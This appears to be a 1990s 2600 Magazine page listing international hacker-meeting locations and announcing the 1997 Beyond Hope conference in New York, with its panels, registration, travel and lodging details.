AUSTRALIA, EUROPE, ASIA, SOUTH AMERICA

Aberdeen, Scotland
Outside Marks & Spencers, next to the Grampian Transport kiosk.

Adelaide, Australia
Outside Cafe Celsius, near the Academy Cinema, on the corner of Grenfell and Pulteney Streets.

Belo Horizonte, Brazil
Pelego's Bar at Assufeng, near the payphone.

Buenos Aires, Argentina
In the bar at San Jose 05.

Bristol, England
By the phones outside Ha! Almshouse/Galleries, Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437, 6 45 pm.

Granada, Spain
Oberbrax Granada in Plaza, Einstein near the Campus de Fuentenueva.

Halmstad, Sweden
At the end of the town square (Stora Torget), to the right of the bakery (The Hjärtan). At the pay phones.

London, England
Trocadero Shopping Center (near Picadilly Circus) next to VR machines, 7 pm.

Manchester, England
Cyberia Internet Cafe on Oxford Rd. next to St. Peters Square. 6 pm.

Melbourne, Australia
Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

Moscow, Russia
Burger Queen cafe near TAR/TASU (Telephone Agency of Russia/Telegraph Agency of Soviet Union) - also known as Nicholas Vorota.

Munich, Germany
Hauptbahnhof (Central Station), first floor, by Burger King and the payphones. (One stop on the S-Bahn from Hackerbruecke - Hackerbridge!) +49-89-591-835, +49-89-558-541, 542, 543, 544, 545.

New Delhi, India
Priya Cinema Complex, near the Allen Solly Showroom.

Paris, France
Place d'Italie XIII, in front the Grand Ecran Cinema. 6-7 pm.

Rio de Janeiro, Brazil
Rio Sul Shopping Center, Fun Club Night Club.

BEYOND HOPE

It's time for the inevitable - the sequel to 1994's Hackers On Planet Earth conference. If you missed that event, you'll feel even worse if you miss this one! Don't let that happen. Beyond Hope will be everything HOPE was and probably a lot more.

Speakers/Panels

So far we're lining up people for panels on social engineering, encryption, surveillance, PCS/GSM technology, legal issues, hacker ex-prisoners, "pirate" radio, the media, boxing, and a whole lot more. Our biggest worry at this point is figuring out how to fit it all into three days. If you have ideas, contact us using the methods below.

The Network

Even though we only had a 28.8 link to the outside world at the 1994 HOPE, we still had a lot of fun networking all our computers together. This time things will be different. Our link to the net will be faster than ever - at the very least a T1 - and we will also be experimenting with video links to the Hacking In Progress (HIP) conference going on in Holland. Plus we'll have an amazing internal network of old and new machines. Bring your computer and whatever toys you have! As in 1994, all attendees will get an account on our home machine. Valuable prizes will be awarded to those who hack root.

Logistics

It all takes place starting Friday evening, August 8th, running until Sunday night, August 10th at the Puck Building in New York City, on the corner of Houston and Lafayette Streets. The main part of the conference begins at noon on Saturday, with registration starting at 10 am. However, you will also be able to register Friday evening beginning at 6 pm and help us set up the network for the weekend. There will be a special 2600 meeting beginning at 5 pm on Friday at the Citicorp Center, located at 53rd and Lexington. To get to the conference from the meeting, take the #6 train downtown to Bleecker Street. Follow the signs and portents.

Registration

The cost for pre-registration is $20 for the weekend. While we hope to keep the cost at $20 for those who register at the conference, we may wind up filling the place up (capacity is only around 2,000 after all) and, in that event, pre-registrants will have priority. So send us $20, your name and address, and we'll send you a pass that will get you in without a hassle or a wait. Make checks payable to 2600. The address is Beyond Hope, c/o 2600 Magazine, PO Box 848, Middle Island, NY 11953. Special Offer: FREE ADMISSION for anyone coming to Beyond Hope from overseas with a foreign passport. North Americans not eligible.

The Neighborhood

The Puck Building is in one of the liveliest sections of Manhattan, next to Greenwich Village, Chinatown, Little Italy, and SoHo within easy walking distance of Bleecker Street, Broadway, Avenue A, and St. Mark's Place. We will have a full guide of places and Hope-related activities on our web site and at the conference.

Travel

There are many cheap ways to get to New York City in August but you may want to start looking now, especially if you're coming from overseas. Travel agencies will help you for free. Also, look in various magazines like Time Out, Village Voice, local alternative weeklies, and travel sections of newspapers. Buses, trains, and carpools are great alternatives to domestic flights. Keep in touch with the update site for more information as it comes in.

Getting to the Site

From the airports: From all three airports (Kennedy, LaGuardia, Newark) you can either take a cab or bus to the city - from Kennedy you can take a free bus to the subway and take the A train into Manhattan for $1.50. To get to the Puck Building in this manner, take the A train to West 4th in Manhattan and transfer to a Brooklyn bound B, D, F, or Q for one stop to Broadway/Lafayette. If you take a bus, see the directions below from the Port Authority.

By car: We'll assume you can find New York City on your own. Once you're actually over the bridge or through the tunnel, head for Houston Street, just south of 1st Street. The conference takes place on the southeast corner of Houston and Lafayette. There are parking garages in the neighborhood and many nearby streets allow free parking from Friday evening through the weekend.

By train: From Penn Station, take the A train downtown to West 4th, transfer to a Brooklyn bound B, D, F, or Q for one stop to Broadway/Lafayette. From Grand Central, take the #6 subway downtown to Bleecker Street.

By bus: From the Port Authority Bus Terminal, take the A train downtown to West 4th, transfer to a Brooklyn bound B, D, F, or Q for one stop to Broadway/Lafayette.

Where To Stay

The Puck Building is not a hotel, which we believe will make the conference itself a lot more interesting. We will be compiling a list of places to stay in the city, ranging in price from $40 a night on up. So far, we suggest the following: the YMCA at 215 W 23rd Street between 7th and 8th Avenues (212-741-9226) - rooms start at $40 and there are no age restrictions. Howard Johnson on 429 Park Avenue South between 29th and 30th Streets (212-532-4860) - rooms start at around $100 a night, and Holiday Inn at 132 Lafayette Street (212-966-8898) - rooms are around the $150 level. There are also youth hostels, bed and breakfasts, and hundreds of other hotels in the city. This is only a preliminary list - check with the update site for more details as the conference draws closer. You should make reservations no closer than three weeks prior to the conference. Remember, the cost of a room is lessened significantly if you split it with other people. Bring sleeping bags to increase your flexibility.

What We Need

Ideas, people, computers, technology of all sorts.

How To Stay Updated

There are many ways to keep updated as preparations get underway. We will be posting updates on our phone line - (516) 751-2600 - as well as the 2600 voice BBS - (516) 473-2626. The official and beyond Hope website can be reached at www.hope.net and updates will also be found on the 2600 website - www.2600.com. On the websites you'll find details on how to be part of the Beyond Hope mailing lists. Email info@hope.net for the latest information, travel@hope.net for cheap fares and advisories, tech@hope.net for technical questions and suggestions, speakers@hope.net for anyone interested in speaking at the conference, and vol@hope.net for those of you who want to volunteer to help. On usenet, read alt.2600.hope.announce for the latest announcements, alt.2600.hope.d for an ongoing discussion about the conference, and alt.2600.hope.tech for technical setup discussion.